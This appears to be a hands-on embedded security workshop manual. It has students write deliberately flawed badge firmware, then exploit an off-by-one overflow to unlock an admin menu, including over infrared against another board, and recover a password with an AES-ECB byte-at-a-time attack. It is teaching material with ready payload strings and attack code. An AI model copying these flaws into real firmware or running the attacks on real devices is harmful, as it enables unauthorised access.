
**Step 2**: Search the source code to find the comment: `//Step Password 3.3`


**Step 3**: Add the following code. Read through the comments to understand what it is doing and take note if you see any issues. Note, you can format the code by selecting and pressing Alt+Shift+F

```
// Step Password 3.3
// Prompts the user to enter a password.
MULTI_COMM_Print("Enter password: ", true);
//Step Limit 2

uint8_t u8_index = 0; // Index for accessing buffer positions.
char input_char = 0; // Variable to hold each character read from the USART.
memset(rx.receiveBuffer, 0x00, sizeof (rx.receiveBuffer));
// Continuously read characters until the password buffer is full.
while ((u8_index < MAX_PASSWORD_LENGTH)) {
    // Wait until data is ready to be received from USART.
    while (!MULTI_COMM_ReceiverIsReady());
    // Read a byte from USART.
    input_char = MULTI_COMM_ReadByte(NULL);
    u8_index++;
    // Check if the received character is a line feed
    if (input_char == LINE_FEED) {
        rx.receiveBuffer[u8_index] = '\0'; // Null-terminate the string to end input.
        break;
    } else {
        // Store the received character into the buffer and increment the index.
        rx.receiveBuffer[u8_index - 1] = input_char;
    }
}
```

### 4.3.3 Test Compile


***STEP 1:*** Next, click the “Run”  button (icon menu bar) in MBLAB to build and run the code. You may see a window to select the programmer and you should select the “Atmel-ICE-SN: xxx”.








**STEP 2**: Click on the Tera Term terminal window.


Important: For communication to work correctly Tera Term should be configured as described in the software setup section. If you notice incorrect behavior, follow the directions to reload the configuration INI file.




**STEP 3**: Press the Reset button (SW1) on the badge.




**STEP 4**: Press “1” in the terminal and verify your output looks like below.




If not try pressing reset again. Make sure your board is plugged in. Reload Tera Term configuration as described in the software configuration section.

## 4.4 Add Code to Verify the Password

Now you will add code to see if the user entered password matches the stored secret password.

**Step 1**: Continue in `main.c`.

**Step 2**: Search the source code to find the comment: `//Step 3.4`

**Step 3**: Add the following code:

```
//Step Password 3.4
// Compare the received input with the predefined secret password.
if (strcmp((char *)rx.receiveBuffer, secretPassword) == 0) {
    // If the password is correct, acknowledge access and enable admin mode.
    MULTI_COMM_Print("Password Accepted!\n", true);
    rx.HideAdminMode = false;
    //Step Limit 3
} else {
    // If the password is incorrect, deny access.
    MULTI_COMM_Print("Invalid Password: ", true);
    //Step Limit 4
}
```

***Step 4:*** Next, click the "Run"  button in MBLAB to build and run the code

**STEP 5:** Search the file to see if you can find the "secretPassword". With that knowledge try entering correct and incorrect passwords in the terminal and see what happens.

## 4.5 Hack the Code

Now it's time to put on your hacker hat. Did you notice any vulnerabilities in the code you previously added? If you did, good job! But it is often very hard to see vulnerabilities in your own code even if they are trivial. There are many examples of major vulnerabilities in well reviewed software that look embarrassing when revealed. Your takeaway here should be that writing security code is hard and you should expect all code has vulnerabilities. Often even harder than spotting vulnerabilities is discovering how to exploit the vulnerability such that you as an attacker can read or write data to the system to achieve a desired outcome or action by the system.

### 4.5.1 Analyze Real World Code Example

Below is an example of a real-world buffer overflow.

```
from misc/oxm.c:

int test_oxm(FILE *f)
{
    int i, j;
    int hlen, npat, len, plen;
    int nins, nsmp, ilen;
    int slen[256];
    uint8 buf[1024];
    ...
        ilen = read32l(f);
        if (ilen > 263)
            return -1;
        fseek(f, -4, SEEK_CUR);
        fread(buf, ilen, 1, f);      /* instrument header */
        ...
```

*https://aluigi.altervista.org/adv/xmpbof-adv.txt*

Here is some information to help you analyze this code:

***int read32l(FILE *stream)***

Reads 4 bytes from a “file” and returns an integer.

***int fseek(FILE *stream, long int offset, int origin)***

Sets a pointer location to later be read from with fread().

***size_t fread(void * buffer, size_t size, size_t count, FILE * stream)***

Reads “count” chunks of “size” from the “file” to “buffer”.

**Step 1**: Look at ilen. It holds 4 bytes ranging from 0x0000 0000 – 0xffff ffff. What happens if read32l() returns 0xffffff ffff to ilen?

**Step 2**: How does “if(ilen > 263)” evaluate if ilen is all F’s?

**STEP 3:** Look at the type of ilen, it is an “int” which is a signed value using 2’s complement format.

**STEP 4:** What value does 0xffff ffff evaluate to in the if statement?

**STEP 5:** Since 0xffff ffff (-1) will cause the “if” to evaluate as false. The code then continues to run to the fread(). However, fread() uses type “size_t” which is an unsigned integer. So, this overflows the read buffer which then writes the user specified data from the file to memory!

The significance of this vulnerability makes it almost a sure thing that it could be turned into an exploit but we will not explore that here.

### 4.5.2 Analyze Badge Code

Now with the previous example in mind let’s walk through a similar process but with a little more structure with the Badge code you added. Note the error(s) in the Badge code are different from the example above but can be discovered through a similar process.

**STEP 1:** Review the code at Step 3.3 and 3.2.1. Use the bullets below that seem most applicable.

- What is this code supposed to be doing?
- Any memory allocation and deallocation?
- Boundary checks on buffers and arrays?
- Correct handling of pointers?

- Proper use of library functions (e.g., preferring strncpy over strcpy)?
- Secure error handling and logging?
- Validation of external input and output encoding?

```
//Step 3.2.1
    #define MAX_PASSWORD_LENGTH 4 * AES_BLOCK_SIZE //Allow space for NULL char

……..

    // Step Password 3.3
    // Prompts the user to enter a password.
    //multi_comm_print("Enter password: ", true);
    //Step Limit 2
    sprintf(buffer, "Enter password (Attempts remaining: %d): ", attemptsLeft);
    MULTI_COMM_Print(buffer, true);

    uint8_t u8_index = 0; // Index for accessing buffer positions.
    char input_char = 0; // Variable to hold each character read from the USART.
    memset(rx.receiveBuffer, 0x00, sizeof (rx.receiveBuffer));
    // Continuously read characters until the password buffer is full.
    while ((u8_index < MAX_PASSWORD_LENGTH)) {
        // Wait until data is ready to be received from USART.
        while (!MULTI_COMM_ReceiverIsReady());
        // Read a byte from USART.
        input_char = MULTI_COMM_ReadByte(NULL);
        u8_index++;
        // Check if the received character is a line feed
        if (input_char == LINE_FEED) {
            rx.receiveBuffer[u8_index] = '\0'; // Null-terminate the string to end input.
            break;
        } else {
            // Store the received character into the buffer and increment the index.
            rx.receiveBuffer[u8_index - 1] = input_char;
        }
    }
```

You should find that when specifically reviewing code for security it is much easier to see issues than when writing the code. This is the hacker advantage. They approach the problem with no distractions as to what the code or system needs to do. They only look at what is possible to make it do. It's a similar effect to when you are watching someone else's computer screen, and they are trying to find an item in a list. The person only watching can almost always find the item in the list faster. This is due to the reduced area of focus of the watcher. An attacker will usually do a better security audit than you can!

**STEP 2**: Did you discover the vulnerability? Click here to see the details "Appendix Link".

**STEP 3**: Now that you noticed an off by 1 buffer overflow vulnerability it's time to see if you can turn this into an exploit that gives you some useful ability or information. It is often the case that code has vulnerabilities but there is nothing useful that can be done.

**STEP 4**: Review the code below. Since this overflow is effecting rx.receiveBuffer[] we need to see what is the next item in memory and can we force any useful value into it. Open File "ir.h" or see code below.

```
// Step Password 3.4.1

typedef struct rx {
uint8_t receivedCount;
uint8_t receiveBuffer[4 * AES_BLOCK_SIZE];
bool HideAdminMode;
} rx_t;
```


**STEP 5**: The next item after the receiveBuffer is HideAdminMode which looks very promising to corrupt this! If we look carefully at the code below we can see that a null character is always added to the end of the password entry "`rx.receiveBuffer[u8_index] = '\0';`" If we enter a password of MAX_PASSWORD_LENGTH this will cause a 0x00 to be written to written 1 byte outside the allocated space. This is because the "u8_index++" happens after the boundary check and is then used to insert the "\0". This allows us to force a "0x00" into "HideAdminMode". Had this code been slightly different we could have had a vulnerability without an exploit. For example, say the logic was "`bool showAdminMode`" (instead of "`bool hideAdminMode`") so that it required a non-zero to cause showing the Admin menu. This would make it such that we could only force a "0x00" into `showAdminMode` which the only exploit would be to force an exit of Admin menu which is not very valuable! But lucky for us the logic was inverted 😉!

```
    //Step 3.2.1
    #define MAX_PASSWORD_LENGTH 4 * AES_BLOCK_SIZE
……..
    // Step Password 3.3
    // Prompts the user to enter a password.
    //multi_comm_print("Enter password: ", true);
    //Step Limit 2
    sprintf(buffer, "Enter password (Attempts remaining: %d): ", attemptsLeft);
    MULTI_COMM_Print(buffer, true);

    uint8_t u8_index = 0; // Index for accessing buffer positions.
    char input_char = 0; // Variable to hold each character read from the USART.
    memset(rx.receiveBuffer, 0x00, sizeof (rx.receiveBuffer));
    // Continuously read characters until the password buffer is full.
    while ((u8_index < MAX_PASSWORD_LENGTH)) {
        // Wait until data is ready to be received from USART.
        while (!MULTI_COMM_ReceiverIsReady());
        // Read a byte from USART.
        input_char = MULTI_COMM_ReadByte(NULL);
        u8_index++;
        // Check if the received character is a line feed
        if (input_char == LINE_FEED) {
            rx.receiveBuffer[u8_index] = '\0'; // Null-terminate the string to end input.
            break;
        } else {
```

```
            // Store the received character into the buffer and increment the index.
            rx.receiveBuffer[u8_index - 1] = input_char;
        }
    }
```

**STEP 6**: Let's try the exploit! When bool is evaluated in an if() statement the if just checks for either zero (false) or non-zero (true). So, to turn off HideAdminMode we have to overflow the buffer with exactly 0x00. So, to do this we need to type exactly `MAX_PASSWORD_LENGTH` -1 (63) then press "enter" (which will be the 64th character). This will cause the exact code path we need to execute. Go ahead and give it a try. Here is a string of 63 to try:
"012345678901234567890123456789012345678901234567890123456789123"

You can copy and paste it into tera term by selecting and copying from here, then right click in the terminal window to paste. Then press "enter".




## 4.6 Summary

In this section you discovered that the attacker has the focus advantage which makes them surprisingly good at finding vulnerabilities. You also discovered some methodical steps to follow when evaluating code. And finally, you were able to experience exploiting a vulnerability! Even though we didn't get the password we gained access to the menu items in Admin mode which may allow us to extract the password later…

## 4.7 Hack a Remote Device (Optional)

Now that you have tested your attack on your local device you will try to use the IR interface to exploit a remote device. The IR interface is setup to mirror most of the terminal commands input and output.


**Step 1**: Add the below code at this step "`Step Password IR Attack 1`". This code is setup as a state machine to first send some "newline" characters to force the remote device back to the main menu. Then it sends a "1" to enter the password menu. Then it sends the overflow password which should cause the remote device to enter Admin mode. It then sends an "s" to check if the device entered Admin mode.

```
//Step Password IR Attack 1
```


```
switch (passwordAttackState) {
case 0:
    //waiting to start
    break;
case 1:
    printf("\nPassword Attack on IR:\n");
    passwordAttackState = 2;
    break;
case 2:
    //Force menu to known state
    IR_SendMessage("\n", 0, NULL);
      SYSTICK_DelayMs(500);
    IR_SendMessage("\n", 0, NULL);
    SYSTICK_DelayMs(500);
    passwordAttackState = 3;
    break;
case 3:
    IR_SendMessage("1", 3, "password");
    passwordAttackState = 4;
    break;
case 4:
    IR_SendMessage("01234567890123456789012345678901234567890123456789012345678901234567890123456789123", 3, "Invalid");
    passwordAttackState = 5;
    break;
case 5:
    //Check if now in Admin mode
    IR_SendMessage("s", 3, "State");
    passwordAttackState = 0;
    printf("Done\n");
    break;
default:
    printf("error");
    while (1);
    break;
}

if(passwordAttackState != 0 && ir_packet.valid_packet == false) {
    strcpy((char *)ir_packet.buffer, "waiting...");
}
```

**Step 2**: Click build and program  . and move to about 1ft in distance from the board you want to attack like below. (The IR power is turned down to prevent lots of cross talk in the lab environment).


Use the buttons on the board to select “Attacks” and make sure you are on the menu page where you see “Password” like below.







Then press the center “enter” button on the control pad. This starts the attack and the second text row on the display will scroll through messages received from the remote victim device. If successful it should end with the below screen “State = Admin”. If you observe the Tera Term terminal on the victim board while this is happening you can see all the commends its processing. If you see something else in the final output screen, you may need to move your boards closer together and try again. If you press the left button it will navigate back and you can select the item again to try again. The attack should only take about ~4 seconds.

Note, the text received will also be printed to both the host and victim serial terminal.

# 5 LAB 2 – Decrypting Data Without the Decryption Key

## 5.1 Overview


Now that we gained access to the Admin menu in the previous lab, we have access to some functionality that was intended to only be used by authorized users. One such function is the ability to use an encrypted backup command that accepts user input for a file name and generates an encrypted payload of the secret password in the system. As a hacker we will be taking advantage of the known weaknesses of AES128 ECB such as deterministic encryption and known plain text attacks.

Before the attack begins you will first write the code to receive user input and leverage the encryption engine on the ECC608 using Microchip's CryptoAuthLib library to perform encryption in order to generate the returned payload. Note, there are ways to do this securely but we are going to demonstrate a class or errors developers often make when using cryptography.

## 5.2 Lab Setup

For details on the hardware setup please refer to section 1, Hardware Overview and Setup. Note all labs will use the same setup.

**Step 1**: Make sure your Badge board is connected like below. LED D2 may or may not be lighted.




## 5.3 Creating Application Software

Now we begin the task of creating the application software.

An initial main.c file is provided with some basic code. From this starting point you will create code segments for the lab.

As you add the code it will help you become familiar with the structure of the application. We made a number of choices to try and keep things as simple as possible.

In this lab section you will be adding and modifying a series of code blocks that will:

- Read a file name input from the serial port.
- Generate plain text data for encryption that follows the PKCS7 padding scheme.
- Generate cipher text via ECC608 using AES128 ECB encryption.

You are encouraged to add your own comments to the code to aid in your learning.

### 5.3.1 Adding Backup Admin Password Entry Menu

The backup admin password entry menu will be added to an existing simple terminal menu structure. Below you will add code in `main.c` that will be used to generate the encrypted password.

**STEP 1**: Click on the `main.c`.

**STEP 2**: Search the source code (Ctrl+F) to find the comment: `//Step AES 4.1`

**STEP 3**: Add the following code below the comment as shown:

```
//Step AES 4.1
printf("b - Backup Admin Password\n");  //Adding menu item for Backup Admin Password
```

**STEP 4:** Next at Step 4.2 add the below code to create an action for the new menu item:

```
//Step AES 4.2
UI_CLI_Backup(); //Call backup admin password item menu
```

**STEP 5:** Next at Step 4.3 add the below code to create an action for the new menu item:

```
    //Step AES 4.3
    ATCA_STATUS status;
    char input[256];
    uint8_t plain[16];
    uint8_t cipher[16]; //Cipher text returned here (bytes)
    uint8_t buffer[161]; //needs to be static or global...??  supports lengths up to 80 bytes
    uint8_t u8_paddingValue;
    uint8_t u8_index = 0;
    uint8_t u8_byteCount;

    memset(rx.receiveBuffer, 0x00, sizeof (rx.receiveBuffer));
    MULTI_COMM_Print("Enter backup name: ", true);

    while ((u8_index = MULTI_COMM_GetUserInput(0)) == 0);

    //remove line feed
    if(rx.receiveBuffer[u8_index] == LINE_FEED) {
        rx.receivedCount--;
        u8_index--;
    }

    //Copy user input to input
    memcpy(input, rx.receiveBuffer, u8_index);
    //Copy secret password to input
    memcpy(&input[u8_index], secretPassword, strlen(secretPassword));
    //Manage byte counter
    u8_index += strlen(secretPassword);
    //Determine padding value
    u8_paddingValue = 16 - (u8_index % 16);
    //Add padding value
    memset(&input[u8_index], u8_paddingValue, u8_paddingValue);
    u8_index += u8_paddingValue;

    u8_byteCount = u8_index; //Copy over total byte count
    u8_index = 0; //Reset index

    sprintf((char *)buffer, "Cipher: ");
```

```
//Start encrypting data and return cipher text
while (u8_byteCount != 0) {
    memcpy(plain, &input[u8_index], 16);
    status = calib_aes_encrypt(atcab_get_device(), 4, 0, plain, cipher);
    CHECK_STATUS(status);
    //Copy temp holding buffer to buffer
    UTIL_HexToBuffer(&buffer[(u8_index << 1) + 7], cipher, 16);
    //respond(buffer, true);
    u8_byteCount -= 16;
    u8_index += 16;
}

//Respond
MULTI_COMM_Print((char *)buffer, true);

ir_packet.valid_packet = false; //Clear invalidate message
return;
```

### 5.3.2 Compiling And Testing The Code

***STEP 1:*** Next, click the "Run"  button in MBLAB to build and run the code


**STEP 2**: Click on the terminal window.

**STEP 3**: Press the Reset button on the badge.

**STEP 4**: Repeat Lab 1 step to bypass UART security.

Paste this and press enter:


"012345678901234567890123456789012345678901234567890123456789123"




**STEP 5**: Key in 'b' followed by 'a' and then press <Enter> (Repeat this step twice)

```
Admin Menu
1 - Run memory check
2 - Enter Password
3 - IR Test
r - Read Memory
w - Write Memory
b - Backup Admin Password
x - Exit Admin
> b
Enter backup name: a

Encrypted Payload:
2f5a8466a77824c70ed7dc1570220462



Admin Menu
1 - Run memory check
2 - Enter Password
3 - IR Test
r - Read Memory
w - Write Memory
b - Backup Admin Password
x - Exit Admin
> b
Enter backup name: a

Encrypted Payload:
2f5a8466a77824c70ed7dc1570220462
```

If successful, our software should return an encrypted payload based off the concatenation of user input, secret password and padding bytes. Notice that the encrypted payload was the exact same for the identical inputs. ECB mode encrypts identical plaintext blocks into identical ciphertext blocks, which can leak information and patterns in the plaintext. This vulnerability can be exploited by attackers to infer information about the plaintext, especially when the plaintext has repeating patterns or structure. Below you can visually see how ECB can leak information.





Example showing leakage in ECB.

## 5.4 Hack the Code

In this case there aren't any inherent software flaws to exploit. Instead, we are going to be exploiting the basic property of ECB:


- Deterministic Encryption: ECB mode encrypts identical plaintext blocks into identical ciphertext blocks, which can leak information and patterns in the plaintext. This vulnerability can be exploited by attackers to infer information about the plaintext, especially when the plaintext has repeating patterns or structure.

Knowing this we will be implementing an attack where we can deterministically select an input so that we can isolate a single character of the encrypted data. Let's look at a visual example of how this works. Let's pretend that the user input is "aaaa" and the secret password is "1234". Below is how it will get packaged and encrypted:




*P is a padding byte

Now we can pad our input more so that we can isolate the first value of the secret password like this:




Sending fifteen a's.

Let's assume that the cipher text returned from above was:

d75b354a5bfd0d6a1ae8c08d7c9b6755 4437663feefd95369716ad15533eb684

[ First Block (target) ][ Second Block ]

In this scenario we know 15 of the 16 characters that were in the corresponding plain text and the corresponding cipher text. The only unknown item in this equation is the first character of the secret password. We will save this cipher text as our target and now we can perform a brute force attack to determine what the 16th character is. To brute force this we will keep submitting 16 bytes of data to the encryption engine in the format of aaaaaaaaaaaaaaaX, where X is the unknown byte that we are brute forcing. The attack looks like this:

Send: aaaaaaaaaaaaaaa0

Receive: d8c43521a128ff59427eaca4e8980833 (Does not match target.)

Send: aaaaaaaaaaaaaaa1


Receive: d75b354a5bfd0d6a1ae8c08d7c9b6755 (Matches target!)

Since we have a target match, this means that the first byte of our unknown secret password must be a 1.

### 5.4.1 Run the Exploit


Hopefully a base understanding of how this attack works is now understood. Let's run through the full attack using an automated python script.

**STEP PYTHON CMD WINDOW**: Navigate to your python virtual environment command window. If this isn't open, follow the instructions in section 2 (software setup).





**STEP 1**: Make sure the Admin Menu is available by exploiting the buffer overflow exploit in lap 1. You can paste in this string: "01234567890123456789012345678901234567890123456789012345678901234567890123456789123"


**STEP 2**: Navigate to your python virtual environment command window. If this isn't open, follow the instructions in section 2 (software setup).




**STEP 3**: Close the TeraTerm serial connection so we can connect to it with python. Go to "File" and click "Disconnect".

